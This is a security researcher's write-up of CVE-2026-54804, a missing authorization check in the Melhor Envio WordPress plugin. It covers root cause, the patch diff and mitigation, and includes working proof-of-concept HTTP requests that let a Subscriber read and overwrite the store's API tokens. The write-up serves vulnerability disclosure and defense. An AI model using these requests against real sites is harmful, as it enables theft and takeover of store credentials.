

CVE-2026-54804 - Melhor Envio Subscriber API Token Disclosure and Overwrite
Overview
- Advisory: https://www.cve.org/CVERecord?id=CVE-2026-54804
- CVE-2026-54804
- Affected plugin: Melhor Envio (
melhor-envio-cotacao) - Affected versions:
<= 2.16.3
Summary
The vulnerable path is the Melhor Envio API token management flow.
In Melhor Envio 2.16.2, the plugin registers AJAX actions to read and save the Melhor Envio API tokens. These actions only check two things: that the user is logged in (because they are registered through wp_ajax_*) and that a WordPress nonce is valid. They never check an administrative capability such as manage_options or manage_woocommerce.
The misleading part is not that the endpoint uses admin-ajax.php. The key point is that the nonce used for the token group (nonce_tokens) is printed directly on the frontend for every logged-in user, including a Subscriber.
Because a WordPress nonce only protects against CSRF and is not an authorization mechanism, a Subscriber only needs to grab the nonce printed on the frontend and then call the token actions directly. This lets a low-privilege account:
- Read the production API token.
- Read the sandbox API token.
- Read the current token environment.
- Overwrite the production token.
- Overwrite the sandbox token.
- Switch the token environment to
sandboxorproduction.
This leads to disclosure of the shipping integration credentials and takeover/modification of the store’s Melhor Envio integration configuration.
How I Found It
I reviewed the plugin from its AJAX routes first, since WooCommerce plugins usually register many endpoints serving both the frontend and the admin area.
In Services/RouterService.php, I saw that the token routes are registered with wp_ajax_* (logged-in only), with no nopriv variant:
private function loadRoutesTokens() {
    $tokensController = new TokenController();

    add_action( 'wp_ajax_get_token', array( $tokensController, 'get' ) );
    add_action( 'wp_ajax_save_token', array( $tokensController, 'save' ) );
    add_action( 'wp_ajax_verify_token', array( $tokensController, 'verifyToken' ) );
}
Registering with wp_ajax_* only signals the intent “logged-in users only”, but in WordPress it does not restrict by role. So I checked the controller next.
In Controllers/TokenController.php, both get() and save() only verify the nonce and then process the request immediately, without any current_user_can() line:
public function get() {
    WpNonceValidatorHelper::check( $_GET[ self::WP_NONCE ], 'tokens' );

    $tokenData = ( new TokenService() )->get();
    return wp_send_json( $tokenData, 200 );
}
The remaining question was: can a Subscriber obtain the tokens nonce? I checked where the nonce is created in melhor-envio-beta.php and found that the load_var_nonce() function prints all nonces to the frontend:
function load_var_nonce()
{
    $wpApiSettings = json_encode( array(
        'nonce_configs' => wp_create_nonce( 'save_configurations' ),
        'nonce_orders'  => wp_create_nonce( 'orders' ),
        'nonce_tokens'  => wp_create_nonce( 'tokens' ),
        'nonce_users'   => wp_create_nonce( 'users' ),
        ...
    ) );

    wp_register_script( 'wp-nonce-melhor-evio-wp-api', '' );
    wp_enqueue_script( 'wp-nonce-melhor-evio-wp-api' );
    wp_add_inline_script( 'wp-nonce-melhor-evio-wp-api', "var wpApiSettingsMelhorEnvio = {$wpApiSettings};" );
}

add_action( 'admin_enqueue_scripts', 'load_var_nonce' );
add_action( 'wp_enqueue_scripts', 'load_var_nonce' );
Because of the wp_enqueue_scripts hook, the wpApiSettingsMelhorEnvio.nonce_tokens variable appears on any frontend page that calls wp_head(), even when the user is logged in as a Subscriber.
After logging in as a Subscriber, grabbing nonce_tokens from the frontend and then calling get_token and save_token with that nonce, the requests were accepted and the tokens were successfully read and overwritten.
Patch Analysis
The bug was fixed in Melhor Envio 2.16.4.
In 2.16.2, the controller only checks the nonce before reading/writing the token:
public function get() {
    WpNonceValidatorHelper::check( $_GET[ self::WP_NONCE ], 'tokens' );

    $tokenData = ( new TokenService() )->get();
    return wp_send_json( $tokenData, 200 );
}
There is no capability check. If the nonce is valid, the code continues regardless of the caller’s role.
A safe flow should reject the request before touching sensitive data:
if ( ! current_user_can( 'manage_options' ) ) {
    wp_send_json_error( array( 'message' => 'Forbidden' ), 403 );
}
In 2.16.4, the plugin added exactly this check to all three methods get(), save(), and verifyToken():
public function get() {
    WpNonceValidatorHelper::check( $_GET[ self::WP_NONCE ], 'tokens' );

    if ( ! current_user_can( 'manage_woocommerce' ) && ! current_user_can( 'manage_options' ) ) {
        wp_send_json_error( array( 'message' => 'Forbidden' ), 403 );
    }

    $tokenData = ( new TokenService() )->get();
    return wp_send_json( $tokenData, 200 );
}
public function save() {
WpNonceValidatorHelper::check( $_POST[ self::WP_NONCE ], 'tokens' );
if ( ! current_user_can( 'manage_woocommerce' ) && ! current_user_can( 'manage_options' ) ) {
wp_send_json_error( array( 'message' => 'Forbidden' ), 403 );
}
...
}After the patch, the nonce is still printed on the frontend, but a Subscriber no longer has manage_woocommerce/manage_options, so get_token/save_token/verify_token return 403 Forbidden. Fixing at the authorization layer (capability) rather than at the nonce layer is the correct fix for the root cause.
Root Cause
The underlying cause is a missing authorization check in the AJAX actions that manage the API tokens.
1. Token AJAX actions only require a logged-in user
The plugin registers the token routes with wp_ajax_*:
wp_ajax_get_token       -> TokenController::get
wp_ajax_save_token      -> TokenController::save
wp_ajax_verify_token    -> TokenController::verifyToken
The wp_ajax_* hook only guarantees that the request comes from a logged-in user. It does not restrict by role. If the callback does not check a capability itself, any logged-in user such as Subscriber, Customer, Contributor… can call it.
2. The controller only checks the nonce
In Controllers/TokenController.php, the functions only call WpNonceValidatorHelper::check():
WpNonceValidatorHelper::check( $_GET[ self::WP_NONCE ], 'tokens' );This helper only verifies the nonce:
class WpNonceValidatorHelper {
    public static function check( $wp_nonce, $type ) {
        if ( ! wp_verify_nonce( $wp_nonce, $type ) ) {
            return wp_send_json( array(), 403 );
        }
    }
}
A valid nonce only proves the request carries a nonce generated by WordPress, not that the caller has the capability to administer the plugin.
3. The token nonce is printed on the frontend for Subscribers
load_var_nonce() is hooked to both admin_enqueue_scripts and wp_enqueue_scripts, so nonce_tokens is exposed on the frontend to every logged-in user:
var wpApiSettingsMelhorEnvio = {
    "nonce_configs": "...",
    "nonce_orders":  "...",
    "nonce_tokens":  "06f82cde76",
    "nonce_users":   "..."
};
Because this nonce is usable for the token management actions, exposing it to a Subscriber creates a direct exploitation path.
4. The sink reads and writes sensitive options
After passing the nonce check, the plugin calls Models/Token.php.
Token::get() returns the production token, sandbox token, and environment:
public function get() {
    $environment = get_option( self::OPTION_TOKEN_ENVIRONMENT, self::PRODUCTION );
    ...
    return array(
        'token'             => get_option( self::OPTION_TOKEN, '' ),
        'token_sandbox'     => get_option( self::OPTION_TOKEN_SANDBOX, '' ),
        'token_environment' => $environment,
    );
}
Token::save() deletes and recreates the three options using attacker-supplied data:
public function save( $token, $tokenSandbox, $environment ) {
    delete_option( self::OPTION_TOKEN );
    delete_option( self::OPTION_TOKEN_SANDBOX );
    delete_option( self::OPTION_TOKEN_ENVIRONMENT );

    return array(
        'token'             => add_option( self::OPTION_TOKEN, $token ),
        'token_sandbox'     => add_option( self::OPTION_TOKEN_SANDBOX, $tokenSandbox ),
        'token_environment' => add_option( self::OPTION_TOKEN_ENVIRONMENT, $environment ),
    );
}
The affected sensitive options are:
wpmelhorenvio_token
wpmelhorenvio_token_sandbox
wpmelhorenvio_token_environment
Token Read and Write
Once the nonce is valid, get_token returns the token directly as JSON. save_token reads token, token_sandbox, and environment from the request and overwrites the options, with only a couple of isset() checks:
public function save() {
    WpNonceValidatorHelper::check( $_POST[ self::WP_NONCE ], 'tokens' );

    if ( ! isset( $_POST['token'] ) ) { ... }
    if ( ! isset( $_POST['environment'] ) ) { ... }

    $result = ( new TokenService() )->save(
        SanitizeHelper::apply( $_POST['token'] ),
        SanitizeHelper::apply( $_POST['token_sandbox'] ),
        SanitizeHelper::apply( $_POST['environment'] )
    );
    ...
}
There is no capability check before these sensitive operations, so the attacker fully controls the token values and the environment that get stored.
Preconditions
The issue requires these conditions:
- Melhor Envio
<= 2.16.3is active. - WooCommerce is active.
- The site has configured Melhor Envio API tokens (production/sandbox).
- The attacker has a low-privilege WordPress account, for example
Subscriber.
Exploit Flow
Subscriber login
        |
        v
Open a frontend page (with wp_head())
        |
        v
Frontend prints wpApiSettingsMelhorEnvio.nonce_tokens
        |
        v
Subscriber extracts nonce_tokens
        |
        v
GET admin-ajax.php?action=get_token&_wpnonce=<nonce>
        |
        v
Production + sandbox tokens are disclosed
        |
        v
POST admin-ajax.php  action=save_token&_wpnonce=<nonce>
        |
        v
Token + environment are overwritten with attacker values
PoC
Lab environment:
Target: http://192.168.1.14:8090/
WordPress: 6.9.4
PHP: 8.3
WooCommerce: 10.7.0
Melhor Envio: 2.16.2
Lowest role: Subscriber (subscriber_test)
Tokens configured: Yes
Initial state:
wpmelhorenvio_token:             prod_secret_initial_1234567890
wpmelhorenvio_token_sandbox:     sandbox_secret_initial_1234567890
wpmelhorenvio_token_environment: production
After logging in as a Subscriber, open any frontend page that calls wp_head(). The plugin prints the wpApiSettingsMelhorEnvio variable directly in the page HTML, which includes nonce_tokens.

The nonce to use:
nonce_tokens = 06f82cde76Using that same nonce, the Subscriber calls the get_token action directly to read the configured tokens:
GET /wp-admin/admin-ajax.php?action=get_token&_wpnonce=06f82cde76 HTTP/1.1
Host: 192.168.1.14:8090
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: wordpress_169487d1990b032e94d99297ec5d122b=subscriber_test%7C1782201308%7C8YbVbZi5JnlkwVnwTqdQfC7w5gaPRtyBTtSrxjhv8vb%7Cace0493acda8244e5134f3a644abf84c67a96b3d201c7722f630cdade1d490f8; sbjs_migrations=1418474375998%3D1; sbjs_current_add=fd%3D2026-06-21%2007%3A42%3A07%7C%7C%7Cep%3Dhttp%3A%2F%2F192.168.1.14%3A8090%2F%7C%7C%7Crf%3D%28none%29; sbjs_first_add=fd%3D2026-06-21%2007%3A42%3A07%7C%7C%7Cep%3Dhttp%3A%2F%2F192.168.1.14%3A8090%2F%7C%7C%7Crf%3D%28none%29; sbjs_current=typ%3Dtypein%7C%7C%7Csrc%3D%28direct%29%7C%7C%7Cmdm%3D%28none%29%7C%7C%7Ccmp%3D%28none%29%7C%7C%7Ccnt%3D%28none%29%7C%7C%7Ctrm%3D%28none%29%7C%7C%7Cid%3D%28none%29%7C%7C%7Cplt%3D%28none%29%7C%7C%7Cfmt%3D%28none%29%7C%7C%7Ctct%3D%28none%29; sbjs_first=typ%3Dtypein%7C%7C%7Csrc%3D%28direct%29%7C%7C%7Cmdm%3D%28none%29%7C%7C%7Ccmp%3D%28none%29%7C%7C%7Ccnt%3D%28none%29%7C%7C%7Ctrm%3D%28none%29%7C%7C%7Cid%3D%28none%29%7C%7C%7Cplt%3D%28none%29%7C%7C%7Cfmt%3D%28none%29%7C%7C%7Ctct%3D%28none%29; sbjs_udata=vst%3D1%7C%7C%7Cuip%3D%28none%29%7C%7C%7Cuag%3DMozilla%2F5.0%20%28Windows%20NT%2010.0%3B%20Win64%3B%20x64%29%20AppleWebKit%2F537.36%20%28KHTML%2C%20like%20Gecko%29%20Chrome%2F146.0.0.0%20Safari%2F537.36; wordpress_logged_in_169487d1990b032e94d99297ec5d122b=subscriber_test%7C1782201308%7C8YbVbZi5JnlkwVnwTqdQfC7w5gaPRtyBTtSrxjhv8vb%7C48ecf885f82c80898c85f272dce16c0f00bbd815a6f5c7c60127ef0432de2bb3
Connection: keep-alive
Response:
HTTP/1.1 200 OK
Date: Sun, 21 Jun 2026 08:40:20 GMT
Server: Apache/2.4.66 (Debian)
X-Powered-By: PHP/8.3.30
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0, no-store, private
Referrer-Policy: strict-origin-when-cross-origin
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self';
Content-Length: 127
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8

{"token":"prod_secret_initial_1234567890","token_sandbox":"sandbox_secret_initial_1234567890","token_environment":"production"}
The Subscriber reads both the production token and the sandbox token. Next, using the same nonce, the Subscriber switches to the save_token action to overwrite the tokens with attacker-controlled values:
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: 192.168.1.14:8090
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: wordpress_169487d1990b032e94d99297ec5d122b=subscriber_test%7C1782201308%7C8YbVbZi5JnlkwVnwTqdQfC7w5gaPRtyBTtSrxjhv8vb%7Cace0493acda8244e5134f3a644abf84c67a96b3d201c7722f630cdade1d490f8; sbjs_migrations=1418474375998%3D1; sbjs_current_add=fd%3D2026-06-21%2007%3A42%3A07%7C%7C%7Cep%3Dhttp%3A%2F%2F192.168.1.14%3A8090%2F%7C%7C%7Crf%3D%28none%29; sbjs_first_add=fd%3D2026-06-21%2007%3A42%3A07%7C%7C%7Cep%3Dhttp%3A%2F%2F192.168.1.14%3A8090%2F%7C%7C%7Crf%3D%28none%29; sbjs_current=typ%3Dtypein%7C%7C%7Csrc%3D%28direct%29%7C%7C%7Cmdm%3D%28none%29%7C%7C%7Ccmp%3D%28none%29%7C%7C%7Ccnt%3D%28none%29%7C%7C%7Ctrm%3D%28none%29%7C%7C%7Cid%3D%28none%29%7C%7C%7Cplt%3D%28none%29%7C%7C%7Cfmt%3D%28none%29%7C%7C%7Ctct%3D%28none%29; sbjs_first=typ%3Dtypein%7C%7C%7Csrc%3D%28direct%29%7C%7C%7Cmdm%3D%28none%29%7C%7C%7Ccmp%3D%28none%29%7C%7C%7Ccnt%3D%28none%29%7C%7C%7Ctrm%3D%28none%29%7C%7C%7Cid%3D%28none%29%7C%7C%7Cplt%3D%28none%29%7C%7C%7Cfmt%3D%28none%29%7C%7C%7Ctct%3D%28none%29; sbjs_udata=vst%3D1%7C%7C%7Cuip%3D%28none%29%7C%7C%7Cuag%3DMozilla%2F5.0%20%28Windows%20NT%2010.0%3B%20Win64%3B%20x64%29%20AppleWebKit%2F537.36%20%28KHTML%2C%20like%20Gecko%29%20Chrome%2F146.0.0.0%20Safari%2F537.36; wordpress_logged_in_169487d1990b032e94d99297ec5d122b=subscriber_test%7C1782201308%7C8YbVbZi5JnlkwVnwTqdQfC7w5gaPRtyBTtSrxjhv8vb%7C48ecf885f82c80898c85f272dce16c0f00bbd815a6f5c7c60127ef0432de2bb3
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 138

action=save_token&_wpnonce=06f82cde76&token=attacker_replaced_prod_token&token_sandbox=attacker_replaced_sandbox_token&environment=sandbox
Response:
HTTP/1.1 200 OK
Date: Sun, 21 Jun 2026 08:54:24 GMT
Server: Apache/2.4.66 (Debian)
X-Powered-By: PHP/8.3.30
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0, no-store, private
Referrer-Policy: strict-origin-when-cross-origin
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self';
Set-Cookie: PHPSESSID=c4a14636f684af50013319f237adcb10; path=/
Pragma: no-cache
Content-Length: 52
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8

{"success":true,"message":"Token salvo com sucesso"}
After the save_token request, server-side verification shows that the WordPress options have been changed:
wpmelhorenvio_token:             attacker_replaced_prod_token
wpmelhorenvio_token_sandbox:     attacker_replaced_sandbox_token
wpmelhorenvio_token_environment: sandbox
Reading them back over HTTP confirms the change:
GET /wp-admin/admin-ajax.php?action=get_token&_wpnonce=06f82cde76 HTTP/1.1
...

{"token":"attacker_replaced_prod_token","token_sandbox":"attacker_replaced_sandbox_token","token_environment":"sandbox"}
The result proves that a Subscriber can not only read the API tokens but also overwrite the plugin’s token configuration.
Impact
With the vulnerable configuration, a low-privilege attacker (Subscriber) can read and modify the store’s Melhor Envio API tokens.
In the lab, the issue allowed:
- Disclosure of the production API token.
- Disclosure of the sandbox API token.
- Overwriting the tokens with attacker-controlled credentials.
- Switching the integration environment between production and sandbox.
- Disrupting / corrupting the shipping label generation workflow.
Because the token is the credential the plugin uses to talk to the Melhor Envio API, disclosing and overwriting it directly affects the confidentiality and integrity of the entire shipping integration.
Limitations
This is not an unauthenticated bug: the attacker needs a valid WordPress account, even if only a Subscriber. If the site does not allow self-registration, the attacker needs an existing low-privilege account.
Exploitation also requires the Melhor Envio plugin + WooCommerce to be active and the site to have configured tokens. If no token is configured, get_token discloses no value, but save_token still allows writing arbitrary tokens.
This does not lead directly to RCE. The main impact is credential disclosure, credential overwrite, and an integrity compromise of the shipping integration.
Mitigation
Administrators should update Melhor Envio to 2.16.4 or later.
In the implementation, every token-related action must check a capability before processing sensitive data:
if ( ! current_user_can( 'manage_woocommerce' ) && ! current_user_can( 'manage_options' ) ) {
    wp_send_json_error( array( 'message' => 'Forbidden' ), 403 );
}
This should be applied at least to: get_token, save_token, verify_token.
Additional recommendations:
- Do not print
nonce_tokenson the frontend for every user; the token management nonce should only be rendered on the admin page for authorized users. - Separate the frontend nonce from the admin nonce.
- Validate
environmentagainst an allowlist (production/sandbox). - Do not return the full token over AJAX if not necessary; mask the token when displaying it.
- Log every token change.
- After patching, rotate any Melhor Envio API tokens that were previously configured.
References
- Melhor Envio: https://wordpress.org/plugins/melhor-envio-cotacao/
- Patchstack advisory: https://patchstack.com/database/wordpress/plugin/melhor-envio-cotacao/
- Plugin source tag 2.16.2: https://plugins.svn.wordpress.org/melhor-envio-cotacao/tags/2.16.2/
- Plugin source tag 2.16.4: https://plugins.svn.wordpress.org/melhor-envio-cotacao/tags/2.16.4/